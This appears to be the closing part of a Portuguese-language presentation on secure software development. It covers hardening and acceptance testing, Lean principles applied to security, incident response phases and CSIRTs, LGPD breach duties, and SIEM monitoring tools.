
Entrega

Ufa, se tudo ocorreu bem conseguimos entregar um software seguro em produção, aplicar um hardening no ambiente e executar os testes de aceitação com o cliente é fundamental para o sucesso da entrega.

Lembrando que ter um guia de referência de implementação de **hardening** e os recursos para a sua aplicação na organização é fundamental. Como citamos, a prática do hardening é uma disciplina básica da cibersegurança e incluída dentro de um conjunto de boas práticas tido como “Higiene Cibernética”, práticas estas capazes de reduzir e mitigar os riscos de concretização de ameaças na organização.

Sistemas mal configurados ou configurados de maneira insegura, sem uma revisão e ajustes feitos por administradores, podem ser uma brecha para que pessoas mal intencionadas possam comprometê-los facilmente e causem impactos nos negócios, porém nada adianta ter um software seguro mas não resolver o problema do cliente e por isso o **teste de aceitação** é a ação de teste final antes da implementação do software. A meta do teste de aceitação é verificar se o software está pronto e pode ser utilizado pelos usuários, para desempenhar as funções e tarefas para as quais o software foi construído.

Agora basta monitorar o ambiente de produção para descobrir os erros que acabaram passando durante o teste e isso pode iniciar um processo de desenvolvimento de software seguro novamente e não só para correções de falhas mas também para novas funcionalidades.



06

Manutenção e Evolução

Lean, Monitoramento e
Respostas a Incidentes

Manutenção e Evolução

A história não termina quando o aplicativo é lançado. De fato, vulnerabilidades que escaparam das rachaduras podem ser encontradas no aplicativo muito depois de lançadas. Essas vulnerabilidades podem estar no código que os desenvolvedores escrevem, mas são cada vez mais encontradas nos componentes de código aberto subjacentes que compreendem um aplicativo. Isso leva a um aumento no número de vulnerabilidades O-day “zero-dias”, anteriormente desconhecidas que são descobertas na produção pelos mantenedores do aplicativo.

Essas vulnerabilidades precisam ser corrigidas pela equipe de desenvolvimento, um processo que pode, em alguns casos, exigir reescritas significativas da funcionalidade do aplicativo. As vulnerabilidades nesse estágio também podem vir de outras fontes, como testes de intrusão externa conduzidos por hackers éticos ou envios do público através dos programas conhecidos como “bug bounty”. A solução desses tipos de problemas de produção deve ser planejada e acomodada em versões futuras.

E para aplicarmos essa **gestão de mudanças** de forma correta temos o pensamento **Lean** que é uma ferramenta poderosa para melhorar o desempenho das organizações, pois tem como foco agregar valor e evitar **desperdícios**.

Manutenção e Evolução

O principal desafio na fabricação é evitar os sete resíduos fatais: atividades que usam recursos, mas não agregam valor, que são:

1. **Defeitos:** produtos ou processos incorretos que exigem retrabalho ou reprogramação.
2. **Excesso de produção:** produção maior do que as necessidades do cliente, ou mais cedo ou mais rápido.
3. **Transporte:** mover componentes em ou entre processos.
4. **Espera:** peças ou pessoas à espera de processos a serem concluídos.
5. **Estoque:** estocar matérias-primas, peças sobressalentes ou trabalho em processo caso sejam necessárias.
6. **Movimento:** exigir que as pessoas se movam para realizar uma tarefa.
7. **Processamento em excesso:** fornecer mais recursos do que o cliente precisa.
8. **Desperdício Intelectual:** Muitas vezes o método Lean inclui um oitavo desperdício: o desperdício do potencial humano.



Manutenção e Evolução

Alguns destes aplicam-se mais diretamente à segurança da informação do que outros. Todos pensam no problema. Esta análise vem no momento certo, já que muitas organizações estão ampliando a proteção para domínios desconhecidos, como IIoT (Internet Industrial das Coisas), gerenciamento de riscos terceirizado e privacidade. Como eles, entender como aplicar segurança de forma eficiente pode evitar implementações falhas e processos ineficazes.

Defeitos: Os defeitos da segurança da informação incluem não identificar um ataque, corrigir uma vulnerabilidade ou autorizar uma atividade segura, mas desconhecida. Observe que o teste não melhora a qualidade. O teste apenas mostra a qualidade daquilo que você desenvolveu. Comece com requisitos simples e claros, depois crie testes adequados para validar que o produto atende a esses requisitos.

Produção em excesso: Um programa de segurança ou privacidade da informação pode ser elaborado demais para atender aos requisitos comerciais ou regulamentares. A simplicidade no design e na execução tornará o programa efetivo sem que seja custoso.

Transporte: Um programa de gerenciamento de riscos de informações pode exigir que os dados passem por várias etapas, ou que as notificações apareçam em várias telas, ou que os alertas notifiquem muitos intermediários. O principal problema é uma arquitetura fraca ou desleixada, com pouco valor agregado nas etapas de processamento. Os riscos incluem o atraso da rede, a complexidade que faz com que a depuração leve muito tempo e a fragilidade, que fazem com que pequenas perturbações nas características do sistema gerem incoerências.

Manutenção e Evolução

Espera: Não adequar a velocidade de eventos críticos e respostas apropriadas. Particularmente com a integração dos Sistemas de Controle Industrial (ICS, também geralmente denominado de OT) com a Tecnologia da Informação, o processamento em tempo real pode ser mais rápido que o processamento convencional de TI não-sincronizado. A troca de mensagens entre estações de trabalho na nuvem e locais podem levar mais tempo do que os processos contínuos podem aguardar. A equipe que aguarda os resultados de uma análise ou verificação de uma correção também representa um risco.

Estoque: Em TI, isso pode se referir aos resíduos ambientais de TI, tais como máquinas virtuais não utilizadas, informações não esclarecidas após serem processadas e arquivadas, reter dados de sensores ou informações pessoais identificáveis para futuras possíveis análises. Não armazene aquilo que não precisa.

Movimento: Exigir que os analistas usem vários painéis compromete a produtividade. Um estudo preliminar (“The Economic Value of Rapid Response Time”, Walter Dougherty e Ahrvind Thadani, IBM Systems Journal, novembro 1982), mostrou que até mesmo $\frac{1}{2}$ segundo de atraso em uma exibição interfere na atenção de um indivíduo e os processos de reflexão são interrompidos novamente quando a informação finalmente aparece. Essas interrupções trabalham contra a capacidade do analista de ver o padrão subjacente dos dados, tornando a análise lenta, propensa a erros e frustrante para o indivíduo.

Manutenção e Evolução

Processamento em excesso: Muitas vezes no desenvolvimento de software, os codificadores adicionam recursos que o usuário não usa e que não foram solicitados. Tendo em vista que as taxas de defeito estão muito relacionadas ao volume do código, mais código significa mais erros. As ferramentas de segurança da informação com muitos “adereços” podem retardar a implementação e impedir a eficácia.

Os programas de segurança da informação podem usar o método Lean. Ou seja, podem evitar desperdícios, minimizar erros e maximizar o valor para a organização. Selecione ferramentas que ofereçam resultados claros, corretos e inequívocos. Use produtos que suportem a automação e a integração avançadas com os principais componentes de infraestrutura. Projete processos que otimizem seus recursos mais valiosos: seus analistas e técnicos qualificados. Os processos com o método Lean te fornecerão menos o que você não precisa e mais o que você precisa: indicadores do problema real e a solução ideal para seu ambiente específico.

IDR - Detecção e Respostas a Incidentes

O **IDR** (Incident **D**etection and **R**esponse) ou detecção e resposta a incidentes, em português. A tecnologia evolui mais a cada dia, e isso também acontece com as ameaças. Hoje, precisamos estar atentos ao objetivo de identificar e prevenir todo e qualquer incidente que venha a ocorrer.

O plano de resposta a incidentes é a maneira como uma empresa reage a ataques, vulnerabilidades e violações aos seus sistemas e servidores.

Falamos de um documento que direciona a uma ação coordenada para que a mitigação dos riscos ocorra da melhor forma, com agilidade e correção.

De forma geral, os incidentes de segurança podem ser definidos como eventos adversos relacionados à proteção dos sistemas de computação de uma empresa, bem como à violação de políticas de segurança. Por exemplo, tentativas de obter acesso não autorizado aos dados corporativos, interrupção ou negação de serviço, modificação das características de hardware e software.

Sua empresa deve estar preparada para gerenciar e solucionar os mais diferentes tipos de ciberataques. E isso só é possível por meio de um plano de resposta a incidentes.

IDR - Detecção e Respostas a Incidentes

O que é

A resposta a incidentes é toda medida adotada por uma empresa para solucionar e gerenciar problemas de segurança, como vazamentos de dados e ciberataques. O objetivo é que essa abordagem seja rápida para conter a situação, minimizando os custos e reduzindo o tempo de recuperação dos danos.

Além disso, ao contar com uma estratégia de resposta a incidentes, é possível mitigar as vulnerabilidades exploradas e diminuir o risco de futuros problemas. Dessa forma, a empresa torna-se mais preparada para defender seus ativos no futuro.

Etapas

Para que a reação às ameaças ocorra de forma organizada e eficiente, existem algumas etapas a serem cumpridas na criação e execução do plano de resposta a incidentes:

1. Preparação;
2. Identificação;
3. Contenção;
4. Erradicação;
5. Recuperação;
6. Lições aprendidas;

IDR - Detecção e Respostas a Incidentes

1. Preparação

A primeira etapa de um plano de resposta a incidentes é a preparação. Este é o momento que a empresa tem para orientar os funcionários e a equipe de segurança sobre os principais riscos do ambiente organizacional.

Considere que a criação de políticas de segurança e de planos de comunicação são fatores importantes para garantir que todos tenham bom entendimento do assunto.

2. Identificação

A próxima etapa do plano consiste em coletar informações de diversas fontes confiáveis que permitam à equipe de segurança determinar se o evento é realmente um incidente de segurança. Para isso, é preciso contar com uma tecnologia adequada, capaz de detectar ameaças de diferentes fontes e tipos.

3. Contenção

Depois de entender que o evento se trata de um incidente de segurança, é preciso conter os danos. Para isso, é preciso isolar a ameaça ou o agente malicioso para evitar que afete outros sistemas e prejudique ainda mais o ambiente da empresa. São ações reativas, a curto prazo, como um backup dos sistemas, por exemplo.

IDR - Detecção e Respostas a Incidentes

4. Erradicação

Nesta etapa da resposta a incidentes, é preciso encontrar a raiz do problema e remover por completo a ameaça dos sistemas afetados. Dessa forma, é possível restaurar esses sistemas e garantir que o ambiente de produção esteja seguro novamente.

5. Recuperação

Após alguns testes e validações, chega a hora de retornar os sistemas ao seu ambiente original, garantindo que nenhuma ameaça permaneça nos sistemas.

6. Lições Aprendidas

Para fazer com que a empresa seja mais rápida e eficaz ao responder a incidentes futuros, é preciso documentar as ações que foram tomadas, realizando análises para aprender com o ocorrido.

Acima de tudo, essa documentação contribui para o aprendizado da equipe e otimiza os esforços futuros, visto que novos incidentes tendem a ocorrer à medida que o cibercrime evolui.

IDR - Detecção e Respostas a Incidentes

Responsáveis pela Resposta a Incidentes

Idealmente, as atividades de resposta a incidentes são feitas por uma equipe especializada, com membros da área de segurança da informação, TI e executivos relacionados ao assunto.

Esses grupos são os **CSIRT** (**C**omputer **S**ecurity Incident **R**esponse **T**eam), que recebem, analisam e respondem aos incidentes.

Existem diversas configurações para um CSIRT. Em alguns casos, grandes empresas contam com uma equipe própria, mas o mais comum é que esse tipo de serviço seja terceirizado.

Seja qual for o tipo de contratação de um CSIRT, é importante compreender qual é a função desses profissionais.

De forma geral, eles são responsáveis por manter a Segurança da Informação das empresas, além de fortalecer as camadas de proteção das redes.

A abordagem deve ser individualizada, considerando as necessidades da organização atendida e da comunidade afetada por ela.

IDR - Detecção e Respostas a Incidentes

A abordagem deve ser individualizada, considerando as necessidades da organização atendida e da comunidade afetada por ela.

Porém, existem práticas que auxiliam a equipe na resposta a incidentes de segurança. Veja:

1. **Notificação**, que permite traçar padrões para elaborar estratégias mais efetivas de prevenção;
2. **Análise**, que prioriza as ameaças e pesquisa táticas para sua contenção e erradicação;
3. **Categorização**, que estabelece níveis de gravidade para cada tipo de ameaça, otimizando a resposta futura;
4. **Resposta**, que pode assumir diversas formas, seja alertando a comunidade sobre os riscos ou mesmo implementando os passos necessários para conter a ameaça.

Assim, contar com um CSIRT é uma forma de oferecer um suporte maior e mais qualificado para as respostas a incidentes em uma empresa.

Ainda, torna possível detectar vulnerabilidades e apresentar soluções com muito mais agilidade. Algo cada vez mais importante em um cenário de crescimento de ameaças cibernéticas e de implementação de leis como a LGPD.

IDR - Detecção e Respostas a Incidentes

Resposta a incidentes na LGPD

Quando nos referimos à Lei Geral de Proteção de Dados, há uma preocupação ainda maior com a qualidade e a rapidez da resposta a incidentes.

De acordo com a LGPD, um incidente com dados pessoais pode ser definido como qualquer evento relacionado à violação na segurança de dados pessoais, tais como acesso não autorizado que cause destruição, perda, alteração ou vazamento.

É fundamental avaliar os riscos e os impactos desse incidente e comunicar à Autoridade Nacional de Proteção de Dados (ANPD) sobre o ocorrido.

Nesse momento, ter um Plano de Resposta a Incidentes de Segurança é de grande valia. Isso porque as ações serão mais direcionadas, seguras e estruturadas e facilitarão a fiscalização e reparação dos danos.

Ainda, é importante destacar que o gerenciamento do risco deve ser mantido até que o incidente seja contido e as atividades voltem à normalidade.

IDR - Detecção e Respostas a Incidentes

Conforme explicamos, ter um plano de resposta a incidentes é uma das maneiras mais eficazes e seguras de prevenir e solucionar as ameaças aos sistemas organizacionais.

Acima de tudo, esse documento define as melhores práticas para conter ciberataques, além de contribuir para a criação de uma política de segurança da informação entre os funcionários.

Cabe ressaltar que, quando falamos de segurança da informação, prevenir é sempre melhor que remediar. Uma das formas de se prevenir é identificando vulnerabilidades antes que elas precisem de uma resposta, fazendo uma Análise de Vulnerabilidades e uma boa ferramenta de **Gestão de Vulnerabilidades** é essencial para ter o maior controle sobre o ambiente.

Para o time de resposta a incidentes (CSIRT) ter uma solução de SIEM (Security Information and Event Management), com objetivo de garantir a observabilidade, análise, gestão de vulnerabilidades e da segurança da informação é muito importante para facilitar a detecção de ameaças e resposta rápida ao ataque.

Monitoramento

❏ O que é SIEM?

SIEM (Security Information and Event Management) é a junção de **SEM** (Security Event Management) e **SIM** (Security Information Management – Gerenciamento de informações de segurança) estabelecido no mercado para a gestão da segurança da informação.

Essa Ferramenta oferece recursos **automatizados** para gerar **relatórios** e **alertas** sobre possíveis **violações de segurança da informação**. Alguns sistemas podem até mesmo **interromper ataques** enquanto eles ainda estão em andamento.

O SIEM possui 3 grandes funcionalidades que são:

- **Gestão de Vulnerabilidade:** O SIEM pode ajudar na gestão de vulnerabilidade, pois com ele um time de segurança pode controlar riscos, fazer o monitoramento constante, corrigir falhas e adotar táticas de defesa com o objetivo de identificar e corrigir as vulnerabilidades, de forma a proteger a rede da empresa e suas operações.
- **Relatórios:** Os relatórios agregam e exibem incidentes e eventos relacionados a segurança, como atividades maliciosas e tentativas de login malsucedidas.
- **Alertas:** Os alertas são acionados quando o mecanismo de análise da ferramenta detectar atividades que violam um conjunto de regras, sinalizando um problema de segurança em tempo real.

Monitoramento

❏ Como Funciona ?

Um SIEM utiliza mecanismos para coletar e analisar informações de várias origens e formatos diferentes. São 7 camadas de análise:

1. Análise de Segurança

O agente é usado para coletar, agregar, indexar e analisar dados de segurança, ajudando as organizações a detectar intrusões, ameaças e anomalias comportamentais. Como as ameaças cibernéticas estão se tornando mais sofisticadas, o monitoramento em tempo real e a análise de segurança são necessários para a detecção e correção rápidas de ameaças. É por isso que este agente fornece os recursos de monitoramento e resposta necessários, enquanto um componente de servidor fornece a inteligência de segurança e executa a análise de dados.

2. Detecção de Intruso

Os agentes examinam os sistemas monitorados em busca de malwares, rootkits e anomalias suspeitas. Eles podem detectar arquivos ocultos, processos ocultos ou ouvintes de rede não registrados, bem como inconsistências nas respostas de chamadas do sistema. Além dos recursos do agente, o componente do servidor usa uma abordagem baseada em assinatura para detecção de intrusão, usando seu mecanismo de expressão regular para analisar os dados de log coletados e procurar indicadores de comprometimento.

Monitoramento

3. Avaliação de Configuração

Monitoramento das definições de configuração do sistemas operacionais para garantir que estejam em conformidade com suas políticas de segurança, padrões e / ou guias de proteção . Os agentes realizam varreduras periódicas para detectar aplicativos que são conhecidos por serem vulneráveis, não corrigidos ou configurados de maneira insegura.

4. Detecção de Vulnerabilidades

Os agentes obtêm dados de inventário de software e enviam essas informações ao servidor, onde são correlacionadas com bancos de dados CVE atualizados continuamente, a fim de identificar softwares vulneráveis conhecidos. A avaliação de vulnerabilidade automatizada ajuda a encontrar os pontos fracos em seus ativos críticos e a tomar medidas corretivas antes que os invasores os explorem para sabotar seus negócios ou roubar dados confidenciais.

5. Análise de Dados de Registros

Os agentes leem o sistema operacional e os logs de aplicativos e os encaminham com segurança a um gerente central para análise e armazenamento baseados em regras. As regras configuradas ajudam a alertar você sobre erros de aplicativo ou sistema, configurações incorretas, tentativas e / ou atividades mal-intencionadas bem-sucedidas, violações de políticas e uma variedade de outros problemas operacionais e de segurança.

Monitoramento

6. Integridade do Arquivo


O agente monitora o sistema de arquivos, identificando mudanças no conteúdo, permissões, propriedade e atributos dos arquivos que você precisa observar. Além disso, ele identifica nativamente usuários e aplicativos usados para criar ou modificar arquivos. Os recursos de monitoramento de integridade de arquivos podem ser usados em combinação com inteligência de ameaças para identificar ameaças ou hosts comprometidos. Além disso, vários padrões de conformidade regulatória, como PCI DSS, exigem isso.

7. Conformidade

A ferramenta fornece alguns dos controles de segurança necessários para se tornar compatível com os padrões e regulamentações do setor. Esses recursos, combinados com sua escalabilidade e suporte multiplataforma, ajudam as organizações a atender aos requisitos de conformidade técnica. É amplamente utilizada por empresas de processamento de pagamentos e instituições financeiras para atender aos requisitos do PCI DSS (Payment Card Industry Data Security Standard). Sua interface de usuário da web fornece relatórios e painéis que podem ajudar com esta e outras regulamentações (por exemplo, GPG13 ou GDPR). Em boa parte das conformidades apontadas para a GPDR é muito útil para a Lei Geral de Proteção de Dados, a LGPD.

Monitoramento

Ferramentas SIEM **monitoram** as atividades de um ambiente, são alimentadas com mecanismos automatizados como (Firewall, IPS, IDS, Servidores, Roteadores etc.) para gerar notificações e alertas de possíveis **violações** e **atividades** consideradas suspeitas (como tentativas de log inválidas, por exemplo) em **tempo real**.



Monitoramento

❑ Para que serve ?

Dentre todas as funcionalidades destas ferramentas, destaca-se a detecção precoce de ameaças. Podendo responder e interromper ataques instantaneamente, além de alertar e fornecer relatórios para a equipe de segurança correlacionar eventos e responder a incidentes.

Para o funcionamento dessa tecnologia, ela deve ser implementada no ambiente a ser monitorado e alimentada com um conjunto de regras que variam de escopo para escopo. Após configurada, ela começará a registrar informações sobre os eventos da empresa e seus padrões de comportamento, gerando alertas caso alguma atividade seja contrária a esses padrões pré-definidos, como por exemplo logins malsucedidos, acesso não autorizado a determinados arquivos etc.

❑ SIEM para Conformidade

O uso do SIEM é extremamente benéfico para as empresas, além de reduzir custos no controle de ameaças internas, essas ferramentas são requisitadas em diversos padrões de segurança atualmente, como por exemplo para conformidade com LGPD, ISO, HIPAA, PCI-DSS, dentre outros.

Monitoramento

❏ Ferramentas SIEM Open Source

Principais ferramentas Open Source (gratuitas) de soluções SIEM presente no mercado, dentre as mais famosas, destacam-se:

- **ELK Stack:** ELK é um sigla para três projetos open source, sendo eles: Elasticsearch, Logstash e Kibana. Sendo o Elasticsearch um mecanismo de busca e análise, o Logstash um pipeline de processamento de dados do lado de servidor que faz a ingestão de dados, transforma os dados e os envia para um “esconderijo” como o Elasticsearch e o Kibana que permite que os usuários visualizem os dados graficamente no Elasticsearch.
- **Wazuh:** Esta ferramenta evoluiu de uma solução de código aberto diferente chamada Ossec, atualmente o Wazuh é uma ferramenta de código aberto com interface simples de usar, abrangente e confiável para coleta de logs.
- **Splunk:** Consta com ferramentas de análises de dados, soluções e operações para modernizar e otimizar suas defesas cibernéticas.
- **Graylog:** Ferramenta que centraliza, gerencia, armazena e indexa os logs da sua infraestrutura, permite análise e pesquisas em tempo real e a criação de dashboards.

Conclusão

SSDLC (Secure Software Development Life Cycle)

- **Requisitos**

- Requisitos de Segurança (CID, AAA)
- Requisitos Regulatórios (LGPD, GDPR)

- **Design**

- Security By Design
- Modelagem de Ameaças

- **Desenvolvimento**

- Codificação Segura
- OWASP Top 10
- Checklist (ASVS)
- Code Review

- **Testes**

- SAST
- DAST
- IAST
- SCA
- Pentest

- **Entrega**

- Teste de Aceitação
- Hardening

- **Manutenção / Evolução**

- Lean
- Gestão de Vulnerabilidade (SIEM)
- Detecção de Ameaças e Respostas a Incidentes

Obrigado!

Alguma Pergunta ?

willian_brito00@hotmail.com

www.linkedin.com/in/willian-ferreira-brito

github.com/willian-brito

